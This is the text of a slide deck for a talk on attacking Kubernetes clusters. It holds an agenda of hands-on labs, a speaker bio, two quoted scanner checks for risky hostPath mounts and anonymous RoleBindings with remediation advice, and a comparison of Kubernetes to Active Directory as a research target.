

Breaching Kubernetes Clusters

[Bare Metal Edition]

Questions:

Graham@LowOrbitSecurity.com

Website

LowOrbitSecurity.com

Agenda

If you have questions, **please feel free to ask them.**

If I don't get to them at that moment, there will be **time at the end.**

SoapBox

Namespace
Isolation Lab

RBAC Labs

Kubernetes
Fundamentals

Secrets Labs

Pod Breakout Labs

Start with the basics, then lots of labs, then finish with some resources and tools + links to labs.

/usr/bin/whoami

- Red team / Offensive Security Engineer @ [Google](#)
- Founder / Offsec Researcher @ [Low Orbit Security](#)
- Enjoys:
 - Linux, Cloud, Kubernetes (obviously), research, building frameworks and offensive tools
- Find me:
 - [GrahamHelton.com/blog](#)
 - [LowOrbitSecurity.com/radar](#)
 - [GrahamHelton.com/links](#)



Show Not Tell

`Offensive security` shouldn't have to exist, but humans are flawed, and humans run companies (for now). While true, `offensive security` will still be the best way to **show risk**.

No K8s With Disallowed Volumes


Kubernetes resource with disallowed volumes mounted [🔗](#)

HostPath present many security risks and as a security practice it is better to avoid critical host paths mounts.

Impact [🔗](#)

Links [🔗](#)

- <https://kubernetes.io/docs/concepts/security/pod-security-standards/#restricted>



Source: <https://avd.aquasec.com/misconfig/kubernetes/general/avd-ksv-0121/>

C-0262 - Anonymous user has RoleBinding

Framework

ClusterScan, AllControls, security

Severity

High

Description of the the issue

Granting permissions to the system:unauthenticated or system:anonymous user is generally not recommended and can introduce security risks. Allowing unauthenticated access to your Kubernetes cluster can lead to unauthorized access, potential data breaches, and abuse of cluster resources.

Related resources

ClusterRoleBinding, RoleBinding

What does this control test

Checks if ClusterRoleBinding/RoleBinding resources give permissions to anonymous user. Also checks in the apiserver if the --anonymous-auth flag is set to false


Remediation

Review and modify your cluster's RBAC configuration to ensure that only authenticated and authorized users have appropriate permissions based on their roles and responsibilities within your system.

Example


No example

Source: <https://hub.armosec.io/docs/c-0262>



Hypothesis

Kubernetes is **notoriously complex**. This leads to it being an unapproachable technology for many **offensive security** researchers...



Hypothesis

Kubernetes is **notoriously complex**. This leads to it being an unapproachable technology for many **offensive security** researchers...

Kubernetes and its ecosystem is in a similar state to Active Directory 10 years ago. There is **huge opportunity** in **offensive security** research of this new ecosystem.

Active Directory

- Foundational technology
- Does many things // (poorly)
- Core to a business
- Has an ecosystem
 - SCCM
 - ADCS
 - etc...

Kubernetes

- Foundational technology
- Does many things
- Core to a business
- Has an ecosystem
 - Service mesh
 - Container Network Interfaces
 - etc...

Active Directory


- Foundational technology
- Does many things // (poorly)
- Core to a business
- Has an ecosystem
 - SCCM
 - ADCS
 - etc...










Kubernetes


- Foundational technology
- Does many things
- Core to a business
- Has an ecosystem
 - Service mesh
 - Container Network Interfaces
 - etc...







Application Definition & Image Build Database Continuous Integration & Delivery Streaming & Messaging Scheduling & Orchestration API Gateway Remote Procedure Call Service Proxy Service Mesh Coordination & Service Discovery Cloud Native Storage Cloud Native Network Container Runtime Security & Compliance Automation & Configuration Container Registry 

Key Management





We've Got Some
Work To Do



